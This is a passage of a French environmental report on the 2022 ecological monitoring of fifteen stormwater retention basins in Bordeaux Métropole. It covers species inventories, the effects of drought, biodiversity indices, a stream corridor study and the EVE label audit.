Dans le cadre des suivis, les inventaires faunistiques et floristiques annuels sont réalisés sur la période de janvier à octobre. Des préconisations en matière de gestion écologique sont également proposées et mises en œuvre rapidement comme le zonage des fauches, la gestion des espèces invasives, la plantation d'essences locales, la taille sélective d'arbres ou arbustes, des aménagements favorisant la biodiversité. Un rapport émis annuellement par les naturalistes en charge du suivi écologique pour chacun des sites à potentiel présente l'ensemble de ces éléments.

LES RÉSULTATS DE LA GESTION ÉCOLOGIQUES DES 15 SITES






L'année 2022 a été marquée par des conditions météorologiques défavorables au printemps et durant l'été avec des températures élevées et l'absence de précipitations, ce qui influe fortement sur l'activité des espèces, en particulier sur les insectes.






Malgré un pic de froid fin décembre, l'hiver a été particulièrement doux et ensoleillé. Les températures étaient parfois à plus de 8°C au-dessus des normales saisonnières. Les précipitations étaient peu abondantes. La douceur s'est prolongée au printemps à l'exception d'une offensive hivernale début avril (les températures les plus basses enregistrées depuis 1947). Ensuite, l'été a été marqué par 3 vagues de chaleur remarquables par leur durée et leur intensité (la canicule de juin a été la plus précoce observée en France) et l'absence de précipitation. Cette absence de pluviométrie et la chaleur estivale caniculaire ont entraîné un assèchement rapide de la végétation.






Le bilan de la gestion écologique des quinze sites est visible dans le **TABLEAU 1**.

Le **TABLEAU 1** indique par type faunistique et par site le nombre d'espèces contactées sur l'année 2022. A titre d'exemple, sur le bassin de Lafontaine, 70 espèces ont été identifiées dont 44 espèces d'oiseaux ce qui en fait un site remarquable par la présence importante d'oiseaux d'espèces différentes. Sur le bassin de Clos Favols, 81 espèces ont été identifiées dont 8 espèces d'Amphibiens et 18 espèces d'Odonates le plus riche des sites sur ces deux groupes d'espèces. Pour les papillons, le site le plus riche en termes d'espèces est le bassin de Jacotte avec 33 espèces de papillons de jours sur les 78 espèces observés.

Ces résultats montrent à la fois la richesse des sites en termes de biodiversité et témoignent de la spécificité de chacun des bassins.

TABLEAU 1 – ENV 4.1. Les résultats de la gestion écologiques des 15 sites																
Sites suivis		Lafontaine			Dinassac			Chêne Vert			Carmaux			Bassens Aval		
Année de mise en gestion écologique		2010			2010			2012			2013			2013		
Nombre d'espèces observées en		2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022
Oiseaux		49	46	44	49	46	49	42	34	45	35	37	37	34	34	33
Amphibiens		4	4	4	3	3	3	2	3	2	2	3	1	3	4	2
Reptiles		2	2	2	3	3	3	1	1	1	2	1	2	2	2	2
Papillons		17	19	15	10	14	14	12	11	17	15	10	12	12	13	12
Odonates		10	6	5	12	11	9	5	4	3	6	4	3	2	1	0

Sites suivis		Archevêque			Bourgailh			Lamothe Lescure			RD1215			STEP Lille		
Année de mise en gestion écologique		2014			2014			2014			2015			2015		
Nombre d'espèces observées en		2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022
Oiseaux		40	44	46	35	35	39	30	23	20	38	38	32	44	38	42
Amphibiens		3	3	4	1	3	1	0	0	0	3	6	3	3	1	1
Reptiles		2	2	2	1	2	1	2	2	1	2	2	2	3	2	2
Papillons		27	24	28	18	13	16	14	11	13	21	21	17	13	14	14
Odonates		15	11	8	3	3	2	2	0	1	3	2	1	4	6	6

Sites suivis		Balcon Fantaisie			Chappement			Clos Favols			Jacotte			Saint-Urbain		
<i>Année de mise en gestion écologique</i>		2019			2019			2019			2019			2019		
Nombre d'espèces observées en		2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022	2020	2021	2022
Oiseaux		34	45	40	37	36	36	34	41	37	29	32	28	42	44	48
Amphibiens		5	6	6	4	5	6	4	7	8	3	3	4	4	4	3
Reptiles		2	2	1	2	1	1	2	2	1	2	1	2	2	1	1
Papillons		16	16	19	20	17	17	15	20	17	19	18	33	15	10	26
Odonates		18	11	6	12	12	9	15	16	18	14	11	11	20	10	11

Sur l'ensemble des espèces comptabilisées en 2022 et ce sur l'ensemble des sites, 129 espèces présentent un intérêt patrimonial (148 en 2021) et 6 espèces faunistiques ont été identifiées pour la première fois sur tout le territoire de Bordeaux métropole.

Ces résultats en baisse pour 2022, pour certaines espèces et sur certains sites, peuvent être la conséquence des conditions météorologiques défavorables aux espèces les plus sensibles et fortement dépendantes de ces conditions.

Par exemple, sur le bassin de Lafontaine, le nombre d'Agrion de mercure (odonates d'intérêt patrimonial) observé est le plus bas depuis la mise en place du suivi en 2011 en raison de l'assèchement de la quasi-totalité du site, assèchement jamais observé ainsi. Le nombre d'espèces recensées et la plupart des effectifs apparaissent ainsi plus faible qu'en 2020, c'est le cas particulièrement des oiseaux et papillons de jour.

PHOTOGRAPHIE 3 - ENV.4.1 Agrion de Mercure



Malgré ces conditions défavorables, de nouvelles espèces ont été observées sur la plupart des sites montrant ainsi la dynamique de ces espaces pour lesquels une attention particulière est donnée en termes d'observation et surtout de gestion des espaces et des habitats.

L'enrichissement écologique des sites en 2022, comme les années précédentes, témoigne de l'efficacité de ces actions. Les résultats se traduisent par l'accroissement du nombre d'individus pour certaines espèces telles que les oiseaux (exemples : Accenteur mouchet, Merle noir, corneille noire, mésanges, étourneau sansonnet), les rhopalocères (exemples : Demi-deuil, Cuivré commun, Azuré commun) et les odonates (exemples : Agrions de mercure, Agrion jouvencelle, Ischnure élégante) et la diversification des espèces présentes. Les inventaires permettent de mettre en évidence des espèces nouvelles sur les sites, ainsi que d'autres bien établies et toujours présentes au fil du temps, dont certaines ont une valeur patrimoniale, c'est-à-dire des espèces protégées, rares ou menacées.

Les oiseaux sont ceux ayant la plus grande diversité d'espèces identifiées. Ils sont présents sur tous les sites et font l'objet d'une attention particulière lors des observations. En 2022, de nouvelles espèces ont été observées sur le territoire comme le Faucon pèlerin, la cigogne noire ou encore pour les papillons de jour l'Azuré de Lang et le Demi-Argus. D'autres espèces déjà connues sur certains bassins ont été observées pour la première fois sur d'autres sites en gestion écologique tels que l'Azuré de la faucille, un papillon peu fréquent en Gironde, le Cuivré des marais, une espèce au statut protégée et menacée ou bien encore le Gebemouche noir et la Bergeronnette des ruisseaux. Sur l'ensemble des sites, 94 espèces patrimoniales d'oiseaux ont été observées en 2022 comme en 2021 et 79 en 2020 : certaines espèces n'ont pas été observées lors des inventaires telles que par exemple la Bernache du Canada, le Canard carolin et le Canard mandarin ou encore l'hirondelle de fenêtre.

Les espèces d'amphibiens et de reptiles identifiées sont globalement moins diversifiées, en cohérence avec leur présence plus faible dans la nature, mais ont une importance particulière. En effet, toutes ces espèces sont aujourd'hui protégées et présentent un enjeu de conservation. Deux espèces de reptiles (la couleuvre verte et jaune, PROTECTION DE L'ENVIRONNEMENT ET PROMOTION DE LA BIODIVERSITÉ ENV.4


le lézard des murailles) et dix espèces d'amphibiens ont été observées au cours de l'année 2022 (le Triton palmé, la Grenouille agile, la Grenouille rieuse, la Grenouille de Pérez, la Rainette méridionale, le Crapaud épineux, le Crapaud calamite, l'Alyte accoucheur, la Salamandre tachetée, la Grenouille verte complexe). Ces données relatives aux amphibiens et reptiles restent faibles et stables, à la fois, d'une année sur l'autre.

Concernant les bassins ayant été ajoutés en 2019 au programme de suivi écologique, ces derniers ont, cette année encore, offert de belles surprises. Certains permettent à des espèces d'oiseaux d'hiverner et accueillent durant l'hiver des populations importantes. C'est par exemple le cas du bassin de Clos Favols où pas moins de 37 espèces d'oiseaux ont pu être recensées en début d'année dont l'espèce la plus remarquable reste la Bécassine des marais avec 101 individus en 2022. Ce bassin représente le site ayant le plus grand intérêt pour l'hivernage en particulier pour les espèces liées aux milieux humides. En 2022, huit amphibiens ont été recensés sur ce même site, avec de fortes densités, ce qui en fait, comme l'an dernier, l'un des plus riches parmi les bassins suivis pour ce groupe. La Grenouille agile est observée pour la première fois sur le site avec 2 mâles chanteurs. Quant aux odonates, 18 espèces ont été observées en 2022 témoignant de sa spécificité à accueillir ce groupe plus que les cinq autres sites en gestion écologique depuis 2019.

PHOTOGRAPHIE 4 - ENV.4.1. Bécassine des marais




HISTOGRAMME 1 - ENV.4.1 Evolution annuelle du nombre d'espèces d'intérêt patrimonial de 2019-2022



En 2022, cette campagne d'inventaires a permis de poursuivre le suivi des espèces patrimoniales sur les différents sites. L'année 2022 est également défavorable pour les espèces patrimoniales : tous les groupes d'espèces sont concernés mise à part les oiseaux. Un indicateur comptabilisant les espèces nouvelles sur les bassins à l'échelle du territoire est également calculé et permet un suivi global de la diversité des espèces sur les bassins.

HISTOGRAMME 2 - ENV.4.1 Synthèse du nombre d'espèces patrimoniales par bassin, sur la période 2019-2022



La synthèse du nombre d'espèces patrimoniales observées des 4 dernières années (données cumulées) fait apparaître que le nombre d'espèces patrimoniales faunistiques varie plus ou moins suivant les bassins en comparaison avec la même synthèse établie en 2021 (sur les données cumulées de 2019 et 2021). La quantité de plantes patrimoniales quant à elle ne change pas drastiquement chaque année.

Tout comme les deux dernières années, les conditions météorologiques particulières de 2022 ont été défavorables pour la reproduction des odonates et des rhopalocères patrimoniaux entraînant une baisse significative du nombre d'espèces observées au cours de l'année, sur plusieurs bassins comme Jacotte (2 espèces en 2021 et 1 seule en 2022). Il s'agit de la Cuivré de marais observé pour la première fois sur le bassin de Jacotte (1 espèce en 2021 et 0 en 2022). Les inventaires ont quand même permis de recenser cette année 8 espèces patrimoniales d'odonates et 6 de rhopalocères dont une espèce nouvelle sur le territoire : le Citron de Provence.

Nous pouvons observer également un maintien quantitatif général du groupe des oiseaux sur les bassins. Cependant d'un point de vue individu et espèces toutes confondues (patrimoniales ou non patrimoniales), nous pouvons noter un léger déclin de la population d'oiseaux sur certains sites comme Lafontaine ou Dinassac, et une augmentation de leur nombre sur d'autres sites comme le bassin d'Archevêque ou le Balcon fantaisie.

Les amphibiens et reptiles ont également été observés chaque année, mais bien qu'ils soient moins nombreux en diversité d'espèces, on ne constate pas de baisse significative de leur population entre 2019 et 2022.

L'ensemble de ces résultats, conditionné par les effets de la météorologie, restent encourageant et résultent des mesures de gestion, de la qualité des sites concernés, de la diminution de l'utilisation des pesticides sur tout le territoire et de l'implication d'un nombre important d'acteurs différents.



LE CUIVRÉ DES MARAIS OBSERVE SUR PLUSIEURS DE NOS BASSINS EN 2022


Le Cuivré des marais est un papillon typique des prairies humides, marais, canaux et fossés sur des sols riches en nutriments, où se développent les oseilles qui servent de nourriture à la chenille. Une population de cuivré a donc besoin pour se maintenir de la présence d'oseilles pour la ponte et de plantes à fleurs riches en nectar pour l'alimentation des adultes.

En raison de ses exigences écologiques étroites, l'espèce est ainsi menacée par l'assèchement de ses milieux par drainage ou plantations de peuplier, le surpâturage, la fermeture naturelle du milieu par les ligneux ou encore l'urbanisation. Elle figure donc sur la liste des insectes protégés en France ainsi qu'au niveau Européen par la Directive Habitats Faune Flore.

Facilement reconnaissable par son dessus entièrement orange cuivré et son dessous gris bleu, le mâle patrouille toujours son territoire à la recherche des femelles que l'on différencie par la présence de points sombre sur le dessus des ailes. En Aquitaine, on observe 3 générations dans l'année, la première fin mai-début juin, la seconde fin juillet à début août et la troisième en septembre-octobre.

En 2022, ce beau papillon a été observé sur les bassins d'Archevêque (une observation en 2015), de Jacotte et Saint-urbain (premières mentions). Des zones refuges spécifiques ont été définies sur les fonds de bassin afin de préserver les œufs et les chenilles lors des entretiens ainsi que leurs plantes-hôtes.

Cuivré des marais *Lycaena dispar*





UNE APPROCHE COMPLÉMENTAIRE À TRAVERS DES INDICES DE BIODIVERSITÉ

Dans une volonté de valoriser au maximum les données issues des inventaires de biodiversité et d'avoir une meilleure appréciation de la richesse des différents sites, une étude sur les indices qualitatifs de biodiversité les plus utilisés a été conduite en 2021 par la SABOM à partir des données d'inventaire recueillies en 2020. L'une d'entre elles a porté sur un indice de biodiversité très connu, l'indice de Shannon. Il permet d'exprimer la diversité spécifique d'un peuplement étudié. La diversité spécifique caractérise le nombre plus ou moins grand d'espèces présentes dans un peuplement. S'il est unique (constitué d'une seule et même espèce), alors l'indice est égal à 0. Plus nous sommes en présence d'espèces différentes, plus sa valeur augmente de façon logarithmique et ce jusqu'à 5.

Pour mieux exploiter cet indice de Shannon, il s'accompagne souvent de l'indice d'équitabilité de Piélou qui varie entre 0 et 1. Si sa valeur tend vers 0, nous sommes en présence d'un déséquilibre où une ou plusieurs espèces dominent tout le peuplement. Si la valeur tend vers 1, la répartition des espèces dans le peuplement est plus équilibrée sans surreprésentation d'une ou plusieurs espèces.

HISTOGRAMME 3 & 4- ENV.4.1 Indices de Shannon et de Piélou par site sur la base des données de 2021 et 2022





Le calcul de ces indices montre que les bassins en gestion différenciée ont chacun une richesse importante sur des critères de biodiversité. Les résultats traduisent une diversité importante des espèces et pour la plupart une répartition intéressante qui ne voit pas une espèce monopoliser le milieu. Certaines valeurs plus faibles que d'autres ne sont cependant pas forcément négatives comme par exemple celles de Clos Favols. Ce bassin est en effet particulièrement riche en rhopalocères (papillons de jour) notamment en *Cériagrion délicat* et *Ischnure élégante*. Cette particularité est très intéressante dans le milieu urbain environnant. Ce résultat reflète complètement la particularité de ce site et de ces habitats exceptionnels. Les valeurs du bassin de Carmaux ont bien diminué en 2022 (en 2021 l'indice shannon été de 2,86 et 0,56 pour Piélou). Cette évolution des indices peut s'expliquer par la présence d'une forte population de Pinson des arbres dénombrée cette année. Mais ces résultats ne remettent pas en cause la grande diversité d'espèces présente sur ce bassin.

Ces deux indices permettent notamment de suivre les changements temporels d'un peuplement (c'est-à-dire l'ensemble des espèces d'un territoire donné partageant une écologie semblable). Une comparaison des bassins entre eux est peu judicieuse, car elle ne tient pas compte des différences de milieux et des facteurs externes qui influent sur les populations. Cependant il pourra être intéressant de les calculer à plusieurs années d'intervalle afin de comparer l'évolution des sites et d'affiner la gestion de ces espaces.

Inventaires complémentaires sur le cours d'eau des Ontines

L'une des conséquences de l'expansion et de la densification de l'agglomération bordelaise ces dernières années est la diminution du nombre et de la surface des milieux naturels en zone urbaine. Les infrastructures routières et le bâti fragmentent fortement les paysages et impactent directement ou indirectement la biodiversité. Le déplacement des espèces s'en trouve notamment largement entravé et les conséquences sont multiples (reproduction compliquée,

mortalité, dispersion, maintien de la diversité génétique réduite). Le maintien et le développement d'une diversité biologique dans la métropole bordelaise nécessitent donc la préservation de corridors écologiques fonctionnels.

Le cours d'eau des Ontines, réservoir de biodiversité en milieu urbain, possède à priori les caractéristiques d'un corridor écologique. Il connecte notamment les deux bassins de rétention des eaux pluviales de Lafontaine et Chêne Vert, eux-mêmes réservoirs d'une grande diversité biologique.

PHOTOGRAPHIE 5 - ENV.4.1 Prospection à pied sur le cours d'eau des Ontines



Une étude a été lancée avec la SEPANSO en 2021 dans le but de réaliser un premier inventaire de la biodiversité ainsi qu'une évaluation de la connectivité de la portion des Ontines reliant les deux bassins, étape préalable à l'évaluation de sa fonctionnalité. Deux types de prospections ont été réalisés pour inventorier la biodiversité du cours d'eau sur la période juin/juillet 2021. Les premières se sont réalisées par utilisation de pièges photographiques et ont ciblé les Mammifères et les Oiseaux d'eau.

Les secondes, effectuées par prospection à pied, ont inventorié les Mammifères, les Oiseaux d'eau, les Amphibiens, les Reptiles, les Odonates et les Rhopalocères. Lors de cette étude, une attention particulière a été portée aux espèces patrimoniales présentes sur les bassins amont et aval connectés par les Ontines.

Des espèces intéressantes ont pu être identifiées lors de ces observations comme l'Agrion de Mercure, une espèce patrimoniale d'odonate. Cependant, à l'exception des papillons bien présents, la diversité des espèces observées et le nombre d'individus restaient peu encourageants et ne permettaient pas de prouver de réels mouvements de populations entre les bassins par cette voie. L'étude avait tout de même permis de qualifier les Ontines de corridor partiellement fonctionnel pour la biodiversité qui accueille des espèces dans un environnement ayant une pression urbaine importante.

En 2022, une seconde étude identique a été réalisée dans l'objectif de compléter les résultats et conclusions de 2021. Afin d'avoir une visibilité sur une période plus importante de l'année et donc sur plusieurs saisons, trois campagnes ont été menées : une en juin pour, entre autres, rechercher l'Agrion de Mercure et deux autres sorties en avril et septembre pour rechercher des espèces printanières et automnales et améliorer l'inventaire de ce site. Les prospections ont été notées en prenant le même découpage en transects de ce site qu'en 2021 afin de pouvoir les localiser facilement.

IMAGE 1 - ENV.4.1 Localisation de la zone d'étude



A travers cette étude sur 2021 et 2022, 36 espèces ont été observées dont 30 d'insectes (24 espèces de Lépidoptères et 6 espèces d'odonates). Trois d'entre elles présentent un statut de protection :

- Le Lézard des murailles, une espèce protégée en France. Elle est commune partout dans le sud-ouest de la France et ne présente pas, dans cette zone géographique, de valeur patrimoniale.

- La Bergeronnette des ruisseaux, une espèce protégée en France. C'est une espèce typique des bords de cours d'eau. Observée à deux reprises en 2021 et 2022, elle ne semble pas nicher sur ce site.

- L'Agrion de Mercure, une espèce protégée en France. Observé uniquement en 2021, il n'est pas envisageable d'en conclure qu'il y ait une population de cette espèce patrimoniale dans la zone d'étude, un individu erratique semble être des plus probable.

Concernant les espèces présentant un intérêt patrimonial, un nombre important d'espèces de papillons de jour (Lépidoptères) ont été observés dont huit présentant, de façon certaine, une population sur la zone d'étude. Parmi ces dernières, deux espèces sont assez courantes (Piéride de la rave et Tircis) et quatre sont peu courantes (Azuré des nerpruns, Cuivré commun, Hespérie de l'alcée et Myrtil) en ville.

Pour les odonates, six espèces ont été observées dont une présentant, de façon certaine, une population sur le site : le Caloptéryx, une espèce typique des cours d'eau.

Cette seconde étude a permis de confirmer que le ruisseau des Ontines présente un réel intérêt écologique en tant que « réservoir de biodiversité » au cœur de l'agglomération bordelaise. Nous retiendrons trois espèces qui sont rares dans l'agglomération bordelaise intra-rocade : L'Aurore, le Caloptéryx vierge et la Bergeronnette des ruisseaux.

Un rapport de cette étude remis à la Direction de l'eau de Bordeaux métropole, présente de manière plus précise cette étude et ses résultats.

PHOTOGRAPHIES 6 et 7 - ENV.4.1 L'AUORE ET LA BERGERONNETTE DES RUISSEAUX

Aurore - crédit photo : <https://www.trigobert.net>


Bergeronnette des ruisseaux, une espèce observée en 2021
(crédit photo : <https://ebird.org>)



Inventaires complémentaires pour le Criquet ensanglanté : espèce emblématique des prairies humides

Ce beau criquet coloré fréquente les prairies humides riches en végétation et bien ensoleillées. Le chant caractéristique rappelle le bruit d'une clôture électrique. Son nom lui vient du fait que certaines femelles peuvent présenter des taches violettes rappelant des taches de sang. Cette espèce autrefois commune a fortement régressée en raison de la destruction de ses habitats.

PHOTOGRAPHIES 8 - ENV.4.1 LE CRIQUET ENSANGLANTE



Déjà repéré en 2020, une petite population présente sur le bassin de Saint-urbain a été étudiée de près en 2022 par la technique de capture-marquage-recapture (CMR). Pour cela les individus sont capturés et marqués d'un numéro unique permettant de les identifier et de suivre leurs déplacements lors des différents passages sur site. L'objectif étant de mieux comprendre l'utilisation du bassin par l'espèce et de définir l'emplacement des zones refuges en

fonction, mais aussi d'évaluer la taille de la population. Cette étude a permis de confirmer les données de 2020 et suggère une stabilité des effectifs. Ce suivi réalisé spécifiquement en 2022 a permis d'obtenir un effectif plus précis et une répartition plus fine des individus notamment sur un secteur du site où l'on ne soupçonnait pas sa présence auparavant. Par le marquage, l'étude a permis également d'évaluer les durées de vie témoignant d'une survie importante d'individus laissant les individus se reproduire et se développer in situ. Chaque stade du cycle de vie a pu être observé avec présence des individus dans les zones qui leur sont des plus favorables (ex. les femelles dans des zones ouvertes permettant d'accéder à des patchs de sols nus pour pondre en été, les mâles sur les hauts de talus) et sur des zones bien précises du site, résultat d'une gestion différenciée des espaces verts mise en place. Sur le bassin de Saint-Urbain, le record des contrôles concerne 2 mâles vus 21 jours après le premier marquage !

Cet inventaire complémentaire visait à étudier plus précisément la station de Criquet ensanglanté sur le bassin de Saint-Urbain, dans le but d'adapter la gestion aux besoins de cette espèce à enjeux et d'étudier la pertinence de l'espèce en tant qu'indicateur supplémentaire sur les effets de cette gestion. La station, même de petite taille, observée témoigne de l'impact positif à avoir mis en œuvre une gestion différenciée sur le site de Saint Urbain.

Au regard des connaissances actuelles et de l'étude menée par le naturaliste en charge du suivi de ce site, la station sur le bassin Saint- Urbain est la seule population connue sur la commune de Villenave d'Ornon. Elle semble d'autant plus isolée des autres populations connues au niveau de la Gironde et de la métropole.

Il reste du coup très important de maintenir et d'adapter le plus possible la gestion du site à l'espèce pour la préserver, station qui reste assez fragile au vu des effectifs estimés. Par ailleurs, cet inventaire réalisé sur cette espèce représente donc un indicateur assez fin de la gestion du bassin de Saint-Urbain, et apporte des informations sur les cortèges d'orthoptères et de papillons présents.

Un rapport de cette étude remis à la Direction de l'eau de Bordeaux métropole, présente de manière plus précise cette étude et ses résultats.



DEUX NOUVEAUX SITES LABELLISÉS EN 2022

L'audit de suivi annuel du label EVE® conduit par Ecocert a été réalisé les 9 et 10 juin 2022. Une journée et demie ont été consacrées à la visite des sites et à la présentation terrain de la gestion mise en place, et une demi-journée à la revue documentaire relative au label. Un échantillon de sites a été défini par l'auditeur d'Ecocert pour la partie terrain de l'audit, trois bassins étaient annoncés à l'avance et deux autres quelques jours avant. Les sites annoncés comprenaient les deux nouveaux bassins à labelliser (Bassens Aval et Saint Urbain), le bassin du Bourgailh et le bassin de Lafontaine, en contrôle de routine, une visite inopinée pour le bassin de Lamothe Lescure dans le cadre des travaux menés de construction d'un bassin de dépollution par la DIRA in situ, le bassin du domaine de Fantaisie et le bassin de Clos Favols, labellisés l'an passé, ont été visités en plus pour leur proximité du bassin de Clos Favol.

. Le service Temps Différé, les exploitants de la SABOM, des représentants de Bordeaux Métropole, les naturalistes de la LPO et de la SEPANSO ainsi que les prestataires Terideal et Acevedo ont été présents durant les visites de sites avec l'auditeur.

Visite EVE du bassin du Bourgailh



Visite EVE du bassin de Bassens Aval



Visite EVE du bassin de Saint Urbain





En 2022, la labellisation EVE® a été l'occasion de présenter deux nouveaux sites en gestion écologique : le bassin Bassens aval sur la commune de Bassens et le bassin de Saint Urbain sur la commune de Villenave d'Ornon. Ces deux sites rejoignent la liste des huit sites déjà labellisés. Une particularité est à noter, la labellisation d'un espace au cœur d'une zone industrielle, le bassin Bassens aval.

Par ailleurs, l'audit a également fait l'objet d'une visite sur le bassin du Bourgailh et le bassin de Lafontaine, en contrôle de routine, et une visite inopinée pour le bassin de Lamothe Lescure dans le cadre des travaux menés de construction d'un bassin de dépollution par la DIRA in situ, le bassin du domaine de Fantaisie et le bassin de Clos Favols, labellisé l'an passé.

L'évaluation a permis d'émettre une attestation de conformité de la gestion de l'espace végétal aux exigences du référentiel sur l'ensemble des sites.

A ce jour, dix bassins sont labellisés sur le territoire de Bordeaux Métropole. Sur les 45 hectares gérés en gestion différenciée, 55% soit environ 27 hectares, répartis sur la rive gauche et la rive droite (depuis cette année) du territoire de Bordeaux Métropole, sont concernés par ce label valorisant la qualité des pratiques écologiques dans la gestion d'espaces végétaux.

TABLEAU 1 - ENV.4.1 Sites Labellisés EVE										
	Dinassac	Chêne vert	Lafontaine	Bourgailh	Lamothe-Lescure	RD 1215	Clos Favols	Balcon fantaisie	Saint-Urbain	Bassens Aval
Site géré par	SEPANSO	LPO	LPO	LPO	SEPANSO	LPO	LPO	LPO	LPO	SEPANSO
Date de mise en gestion écologique	2011	2012	2010	2014	2014	2015	2019	2019	2019	2013
Date de labellisation EVE	2016	2016	2016	2017	2017	2019	2021	2021	2022	2022
Localisation	Blanquefort	Mérignac	Mérignac	Pessac	Eysines	Le Haillan	Carbon-Blanc	Bassens	Villenave-d'ornon	Bassens
Superficie (ha)	1,63	3,01	7,43	3,67	2,21	2,51	1,38	0,43	0,53	4,27

En 2022, c'est un peu moins de 5 hectares de plus qui ont été labellisés sur le territoire de Bordeaux métropole.

La procédure de labellisation EVE® se fait sur un cycle de trois ans, décomposé comme suit : un audit approfondi initial réalisé la première année suivant une procédure d'évaluation conformément au référentiel et deux audits de suivi les deux années suivantes. Cet audit initial a été mené en juin 2016 sur les sites de Dinassac, Lafontaine et Chêne vert, en juin 2017 sur les sites de Lamothe-Lescure et du Bourgailh, en juin 2019 pour le site RD1215, en 2021 pour les sites Domaine de Fantaisie et Clos Favols et en 2022 pour le site de Bassens aval et le site de Saint Urbain. Ces labels permettent d'attester et de valoriser la gestion écologique conduite par la SABOM sur ses bassins de rétention d'eau. Du fait du nombre de sites labellisés, l'organisme de labellisation évalue chaque année la gestion différenciée et le plan d'action biodiversité dans son ensemble en choisissant de manière inopinée les sites à visiter pour vérifier la maîtrise opérationnelle et la démarche d'amélioration continue mises en place par la SABOM sur le volet préservation et promotion de la biodiversité sur le territoire délégué.


Les critères de performance écologique audités s'articulent autour de dix thèmes fondamentaux : paysage, biodiversité, eau, sol, bruit, air, énergie, déchets, matériels matériaux et produits, aspects sociaux et humains.

Certains critères sont à caractère obligatoire, d'autres incitatifs, pour un total de 110 exigences.

À titre d'exemple, le graphique de synthèse du niveau de conformité lors de l'audit de suivi et de renouvellement en 2022 est présenté dans le **SCHÉMA 1**.

SCHÉMA 1 - ENV.4.1. Synthèse générale de l'audit de renouvellement et de suivi 2021

Graphique de synthèse du niveau de conformité



L'audit n'a relevé aucun écart, les principaux points forts relevés sont :

- la réalisation attentive des inventaires naturalistes et l'analyse fine des résultats, de nouvelles méthodes pour cibler certains taxons et habitats sont développées,
- le suivi des préconisations des naturalistes au travers de la mise en place ajustée des plans de gestion,
- l'implication des parties prenantes et des agents de la SABOM dans la gestion des sites et la transmission efficace des informations entre les intervenants concernés,
- la propreté des bassins de rétention et la valorisation des déchets produits sur les sites,
- la formation et la sensibilisation des agents de la SABOM avec les formations proposées par les naturalistes,
- le rôle des bassins labellisés comme outil de communication auprès du grand public : panneaux de communication à l'entrée des sites, projets pédagogiques,
- la communication interne sur l'intranet et les écrans SABOM pour diffuser les actualités sur la labellisation et les bassins,
- aucune non-conformité relevée.

En conclusion, l'auditeur précise que les sites labellisés tendent vers un équilibre écologique grâce à la gestion mise en place par la SABOM.

“Les milieux se sont diversifiés et les inventaires faunes et flores mettent en évidence la présence d'un nombre croissant d'espèces sur sites dont certaines d'intérêt patrimonial ou ayant un statut de conservation particulier. La SABOM est malheureusement tributaire des contextes et des acteurs auxquels les sites peuvent être liés et qui peuvent perturber la gestion mise en place depuis de nombreuses années. Elle a cependant pris les mesures préventives ou compensatoires nécessaires à la protection de la biodiversité des sites.”

L'attribution du signe de qualité EVE® offre :

- aux élus ou propriétaires des espaces végétaux, de symboliser leur politique de préservation de la biodiversité et la possibilité de communiquer sur leurs engagements écologiques et environnementaux - attestés par un organisme extérieur reconnu,
- aux gestionnaires et jardiniers, la récompense du travail effectué,
- à la SABOM, un résultat attestant du respect de la politique environnementale et de l'efficacité de la démarche d'amélioration continue de son système de management environnemental,
- aux usagers, la garantie d'espaces sains, économes et contribuant à l'amélioration de l'environnement urbain et périurbain (bien-être des usagers).

FOCUS SUR QUELQUES ÉVÉNEMENTS REMARQUABLES DE L'ANNÉE

- Une diversité assez élevée de papillons de jour a été observée *in situ* et aux alentours des sites Jacotte et Saint Urbain.

33 espèces ont ainsi été observées en 2022, sur le bassin de Jacotte dont 3 nouvelles pour le site recensées depuis la mise en gestion écologique, 26 espèces pour le bassin de Saint Urbain.

Les cortèges concernés sont surtout associés aux milieux prairiaux à caractère humide plus ou moins marqué, aux prairies et friches prairiales mésophiles à mésoxérophiles, ainsi qu'aux milieux semi-ouverts en contexte boisé. On pourra néanmoins souligner la présence du Cuivré des marais, sur ces deux bassins, ainsi que sur le bassin Archevêque, une espèce protégée au niveau national. Avec 3 mâles observés en 2022, l'installation de l'espèce sur le bassin de Jacotte est tout à fait probable. Un inventaire complémentaire dédié à cette espèce a été réalisé sur le bassin de Saint Urbain et confirme également l'installation de l'espèce sur ce site.


Les effets positifs de la gestion écologique commencent ainsi à être visibles sur ces sites et entraînent une modification du plan de gestion pour poursuivre cette dynamique positive. Les bandes refuges ont été modifiées en 2022, avec une alternance des zones et une fauche plus tardive des hauts de talus. Ce changement de gestion pourrait permettre l'installation durable du Cuivré des marais sur Saint-Urbain et sur Jacotte, un papillon protégé et emblématique des prairies humides.

- Le chantier de construction du bassin de dépollution, mené par la DIRA, dans l'emprise du bassin actuel de Lamothe Lescure, résultant de l'extension de la rocade, prend fin. Des aménagements restent à finaliser début 2023 comme la mise en place d'une barrière anti-amphibiens et la replantation d'essence afin de revégétaliser la zone impactée par les travaux. A noter les diverses interactions de la DIRA vers la SABOM afin de réduire le plus possible les impacts d'un tel chantier et d'un tel ouvrage sur un site en gestion écologique qui par conséquent est fortement modifié. Par ailleurs, à titre compensatoire, une marre a été construite avec pour cible enrichir le site d'une zone humide favorisant la présence et la reproduction des amphibiens.

PHOTOGRAPHIE 9 - ENV.4.1. Bassin de dépollution de la DIRA dans le bassin de Lamothe Lescure



PHOTOGRAPHIE 10 - ENV.4.1. Mare construite en compensation des travaux de la DIRA




Quant au suivi écologique, la réalisation des inventaires a été menée, à l'identique, en 2022. Les résultats en termes de diversité d'espèces sont encore en baisse cette année, notamment pour le groupe des oiseaux (20 espèces identifiées en 2022, 21 en 2021, 30 en 2020). A noter une légère augmentation pour le groupe des rhopalocères (13 espèces identifiées en 2022, 11 en 2021, 20 en 2017). La réduction d'un point de vue surface disponibles et nombre d'habitats, conséquence de la construction du bassin de dépollution de la DIRA, pourrait expliquer cette diminution du nombre d'espèces.

Du côté des amphibiens, sur le bassin lui-même aucun amphibien n'a été observé. En revanche, nous avons observé des Tritons palmés et des larves de Salamandre tachetées dans le fossé du bois de Lamothe-Lescure. La création d'une mare en début d'année 2022, en compensation de la perte de surface disponible à l'écologie du site lié aux travaux de construction et l'emprise du bassin de dépollution de la DIRA, proche du

bois de Lamothe-Lescure où quatre espèces d'amphibiens ont été observées ces dernières années, devrait permettre la reproduction d'amphibiens sur le bassin.

PLAN 1 - ENV.4.1. Vue sur plan du nouveau bassin de Lamothe Lescure



